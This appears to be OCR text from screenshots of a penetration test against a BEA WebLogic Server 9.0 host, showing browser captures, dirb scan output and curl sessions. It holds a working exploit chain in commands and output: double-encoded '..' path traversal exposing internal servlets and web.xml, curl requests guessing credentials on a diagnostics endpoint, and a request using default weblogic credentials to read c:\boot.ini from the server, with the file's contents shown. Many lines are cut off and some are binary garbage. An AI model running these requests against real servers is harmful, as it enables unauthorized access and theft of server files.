
6:7001/bea_wls_internal/classes/META-INF/MANIFEST.MF - Microsoft Internet Explorer

Favoritos Herramientas Ayuda



.18.1.165:7001/.../META-INF/MANIFEST.MF

ndor: BEA Systems Implementation-Title: WebLogic Server 9.0 Sun Jul 3 21:15:01



http://172.18.1.165:7001/uddi/\WEB-INF/web.xml - Microsoft Internet Explorer

Archivo Edición Ver Favoritos Herramientas Ayuda

Atrás Búsqueda Favoritos

Dirección http://172.18.1.165:7001/uddi/\WEB-INF/web.xml

```

<?xml version="1.0" ?>
<!DOCTYPE web-app (View Source for full doctype...)>
- <web-app>
- <servlet>
  <servlet-name>uddilistener</servlet-name>
  <servlet-class>com.acumenat.uddi.server.http.UDDIListenerServlet
</servlet>
- <servlet-mapping>
  <servlet-name>uddilistener</servlet-name>
  <url-pattern>/uddilistener</url-pattern>
</servlet-mapping>
</web-app>
  
```



```

Êp03/41 1 1 # & * - 0 0 3 6 9 < ? B E H K } € " [
  jsp_servlet/__menu  weblogic/servlet/jsp/JspBase #weblogic/
__menu.java SourceDebugExtension _WL_ENCODED_BYTES_OF
ConstantValue _wl_block0  _wl_block0Bytes [B _wl_block1
_wl_block10Bytes _wl_block11`
_wl_block11Bytes _wl_block12
                                     _wl_block2

_wl_block3Bytes  wl_block4L
  
```

```

/cygdrive/c/Docume~1/usuario/Escritorio/dirb
---- Scanning URL: http://172.18.1.165/wls_utc/%252e%252e/ ----
FOUND: http://172.18.1.165/wls_utc/%252e%252e/bea_wls_internal/classes/
      (State: 200 [OK] - Size: 0)
FOUND: http://172.18.1.165/wls_utc/%252e%252e/bea_wls_internal
      (State: 302 [MOVED TEMPORARILY] - Size: 321)
FOUND: http://172.18.1.165/wls_utc/%252e%252e/bea_wls_internal/HTTPClntSend
      (State: 500 [INTERNAL SERVER ERROR] - Size: 1997)
FOUND: http://172.18.1.165/wls_utc/%252e%252e/bea_wls_internal/HTTPClntRecv
      (State: 200 [OK] - Size: 0)
FOUND: http://172.18.1.165/wls_utc/%252e%252e/bea_wls_internal/iiop/ClientSend
      (State: 500 [INTERNAL SERVER ERROR] - Size: 2016)
FOUND: http://172.18.1.165/wls_utc/%252e%252e/bea_wls_internal/iiop/ClientRecv
      (State: 200 [OK] - Size: 0)
FOUND: http://172.18.1.165/wls_utc/%252e%252e/bea_wls_internal/iiop/ClientLogin
      (State: 500 [INTERNAL SERVER ERROR] - Size: 1947)
FOUND: http://172.18.1.165/wls_utc/%252e%252e/bea_wls_internal/iiop/ClientClose
      (State: 500 [INTERNAL SERVER ERROR] - Size: 2018)
FOUND: http://172.18.1.165/wls_utc/%252e%252e/console
      (State: 302 [MOVED TEMPORARILY] - Size: 297)
FOUND: http://172.18.1.165/wls_utc/%252e%252e/uddi
      (State: 302 [MOVED TEMPORARILY] - Size: 297)
FOUND: http://172.18.1.165/wls_utc/%252e%252e/uddi/uddilistener
      (State: 200 [OK] - Size: 909)
FOUND: http://172.18.1.165/wls_utc/%252e%252e/uddiexplorer
      (State: 302 [MOVED TEMPORARILY] - Size: 302)

```

```

C /cygdrive/c/Docume~1/usuario/Escritorio/dirb

```

```

eblogic" -H "password: test" | head -1
javax.security.auth.login.FailedLoginException: [Security:090304]Authen
h.login.FailedLoginException: [Security:090302]Authentication Failed:

```

```

usuario@mobile2 /cygdrive/c/Docume~1/usuario/Escritorio/dirb

```

```

$ curl -s http://172.18.1.165:7001/bea_wls_diagnostics/accessor -H "us
eblogic" -H "password: test" | head -1
javax.security.auth.login.FailedLoginException: [Security:090304]Authen
h.login.FailedLoginException: [Security:090302]Authentication Failed:

```

```

usuario@mobile2 /cygdrive/c/Docume~1/usuario/Escritorio/dirb

```

```

$ curl -s http://172.18.1.165:7001/bea_wls_diagnostics/accessor -H "us
eblogic" -H "password: test" | head -1
javax.security.auth.login.LoginException: 090403

```

```

usuario@mobile2 /cygdrive/c/Docume~1/usuario/Escritorio/dirb

```

```

$

```

```

C:\cygdrive\c\Docume~1\usuario\Escritorio
usuario@mobile2 /cygdrive/c/Docume~1/usuario/Escritorio
$ curl -s http://172.18.1.165:7001/bea_wls_management_internal2/wl_man
H "username: weblogic" -H "password: weblogic" -H "wl_request_type: fi
ile_name: c:\\boot.ini"
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Ente
astdetect

usuario@mobile2 /cygdrive/c/Docume~1/usuario/Escritorio
$

```